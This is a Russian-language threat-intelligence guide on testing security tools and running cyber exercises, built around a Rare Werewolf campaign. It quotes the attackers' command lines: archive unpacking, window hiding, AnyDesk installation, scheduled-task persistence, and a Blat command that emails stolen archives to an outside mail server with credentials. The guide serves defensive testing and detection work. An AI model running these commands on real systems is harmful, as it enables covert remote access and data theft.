


Как применять киберразведданные для тестирования средств защиты и в киберучениях
Как убедиться, что используемые средства защиты информации (СЗИ) эффективны против актуальных методов и инструментов злоумышленников? Разумеется, их нужно протестировать. В этой части руководства о практическом применении threat intelligence поговорим о том, как решить эту задачу с использованием киберразведданных.
Сегодня тестирование на проникновение и red teaming широко применяются для проверки устойчивости IT‑инфраструктуры к кибератакам. Однако часто в рамках таких работ используются совсем не те методы и инструменты, которые применяют злоумышленники. В результате, хотя подобные практики и позволяют оценить отдельные аспекты надежности киберзащиты, не всегда дают представление о том, насколько IT‑инфраструктура устойчива к атакующим, активным в конкретном регионе.
Использование же киберразведданных как для тестирования СЗИ, так и для оценки общей подверженности IT‑инфраструктуры актуальным подходам злоумышленников, позволяет взглянуть на защищенность в контексте реального ландшафта киберугроз.
Такие тесты могут проводиться как в сокращенном формате — для проверки конкретных методов или инструментов — так и в формате полноценных киберучений, в ходе которых эмулируется полный жизненный цикл атаки. При этом в обоих сценариях за основу берутся образцы вредоносного ПО (ВПО) и инструменты (как легитимные, так и предназначенные для наступательной безопасности). Также используется информация о тактиках, техниках и процедурах конкретного кластера активности, которые реализуются с помощью этих ВПО и инструментов или с использованием штатных средств скомпрометированных операционных систем.
Использование вредоносного ПО
Применение ВПО из арсенала злоумышленников — наиболее рискованная стратегия, но и такой вариант допустим. В этом случае необходимо использовать специально подготовленную рабочую станцию. Она должна быть либо полностью изолирована от сети, либо как минимум не иметь сетевой связанности с основной инфраструктурой.
Тестовая система должна быть оснащена тем же набором СЗИ, что и системы в основной инфраструктуре. Если же изоляция от сети не предполагается, ее трафик должен проходить через используемые в организации сетевые средства защиты.
По итогам тестирования важно фиксировать, что именно обнаружили средства защиты: вредоносный файл, его поведенческие маркеры, сетевые коммуникации, индикаторы компрометации и другая информация.
Рассмотрим конкретный пример на основе информации об одной из кампаний кластера Rare Werewolf.

Как видно из описания, злоумышленники использовали архивы с вредоносными файлами, имеющими расширение .com.
Такой файл может быть обнаружен несколькими способами. Во‑первых, антивирусным ПО или EDR‑решением. Во‑вторых, сетевыми средствами защиты, которые могут выявить характерные особенности коммуникаций ВПО с командным сервером, а также сам адрес этого сервера. Наконец, могут быть зафиксированы поведенческие маркеры, связанные с активностью ВПО: сбор информации о скомпрометированной системе, закрепление в ней, попытки обхода средств защиты и другие.
Если же развертывание тестовых систем с установленными средствами защиты неприемлемо, оценить эффективность хотя бы части из них все же возможно. Для этого можно воспользоваться доступными индикаторами компрометации и популярными онлайн‑сервисами проверки файлов на вредоносность, например VirusTotal.
Вернемся к нашему примеру. Вредоносный COM‑файл имел следующую контрольную сумму: 8d69727e117f4229c387bbc1c49a6ce8fadfd5a8af787392e281c1983f12e9df. Поиск по ней в онлайн‑сервисе VirusTotal покажет, какими средствами антивирусной защиты данный файл детектируется.

Таким образом можно убедиться, что антивирусное ПО, используемое в организации, способно обнаружить конкретный вредоносный файл. Более того, можно провести и ретроспективный анализ: взять контрольные суммы вредоносных файлов из последних кампаний злоумышленников и проверить каждый из них.
Использование легитимных инструментов
Нередко в арсенале злоумышленников встречаются легитимные инструменты, в том числе предназначенные для тестирования на проникновение.
Вернемся к предыдущему примеру кампании Rare Werewolf, в которой атакующие использовали сразу несколько легитимных инструментов:
-
WinRAR для распаковки архива.
"C:\Windows\System32\cmd.exe" /c %AppData%\Roaming\Yandex\winrar.exe x -r -ep2 -hplimpid29033 %AppData%\Roaming\Yandex\lowskills_rar2.rar %AppData%\Roaming\Yandex\ /y
-
4t Tray Minimizer для сокрытия окон приложений.
start %AppData%\Roaming\Yandex\Trays\Trays.exe -tray
-
AnyDesk для обеспечения удаленного доступа к скомпрометированной системе.
AnyDesk.exe --install %AppData%\Roaming\Yandex\AnyDesk
-
Blat для эксфильтрации собранных данных.
"%appdata%\Yandex\winrar.exe" a -r -ep -hplimpid2903392 "%appdata%\Yandex\AnyDesk.rar" "%ProgramData%\AnyDesk" /y "%appdata%\Yandex\blat.exe" -to in@okbm-bus.nl -f "AnyDesk" -server mail.versio.nl -port 587 -u out@okbm-bus.nl -pw "Q8K2C7Nyfy5gF3BsQ26Z" -subject "AnyDesk %COMPUTERNAME%/%USERNAME%" -body "AnyDesk %COMPUTERNAME%/%USERNAME%" -attach "%appdata%\Yandex\AnyDesk.rar"
Как видно, каждый из этих инструментов легитимен и применяется для решения задач на разных этапах атаки. Эмулировать использование таких программ значительно проще, чем вредоносного ПО, поскольку работу программ легко контролировать. Благодаря легитимности такие инструменты можно запускать непосредственно на рабочих станциях, даже входящих в основную IT‑инфраструктуру. Это позволит проверить не только способность средств защиты обнаруживать инструменты, но и скорость, а также полноту сбора телеметрии с таких систем.
При тестировании важно воспроизводить особенности запуска, характерные для злоумышленников. Например, они могут переименовывать исполняемые файлы или размещать их в нестандартных директориях.
Использование штатных средств операционных систем
Для решения задач в рамках кибератаки злоумышленники могут прибегать не только к ВПО и сторонним инструментам, но и к средствам, встроенным в операционные системы по умолчанию.
В рассмотренном ранее описании атаки есть и такой пример — злонамеренное использование планировщика задач Windows для закрепления в системе:
schtasks /create /tn "Auto apdate" /tr "\"%appdata%\Yandex\Trays\Trays.exe\" -tray" /sc onlogon /rl highest /f
Здесь задача создается для запуска 4t Tray Minimizer, а не ВПО. Следовательно, эмуляцию этой процедуры с целью тестирования средств защиты можно выполнить с полной точностью.
Эмуляция полного жизненного цикла кибератаки
Не обязательно ограничиваться проверкой отдельных методов и инструментов злоумышленника. Даже если какая‑то конкретная техника была обнаружена СЗИ, это не означает, что остальные этапы кибератаки также будут замечены.
Поэтому более эффективный и реалистичный подход — тестировать не единичные процедуры, а весь жизненный цикл кибератаки как единый кластер вредоносной активности. Это позволяет определить, на каких этапах атаки средства защиты способны обнаружить вредоносную активность и насколько полно они покрывают жизненный цикл атаки конкретной кибергруппировки. Наконец, можно оценить, достаточно ли имеющихся возможностей обнаружения, чтобы предотвратить ущерб, — например, кражу чувствительных данных или нарушение работоспособности инфраструктуры.
Заключение
Киберразведданные позволяют не только прогнозировать, предупреждать и обнаруживать угрозы, но и тестировать, насколько эффективны средства защиты и навыки специалистов по кибербезопасности против активных злоумышленников, их конкретных методов и инструментов. Это позволяет оценить реальный уровень защищенности от современных угроз.
В следующей части руководства мы поговорим о том, как данные киберразведки помогают в случаях, когда инцидент уже произошел и требует незамедлительного реагирования.